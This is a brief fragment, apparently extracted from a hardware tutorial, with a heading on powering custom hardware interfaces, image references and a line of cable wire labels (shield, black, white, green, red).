
Building Custom Hardware Interfaces: Power



SHLD BLK W- G+ RED




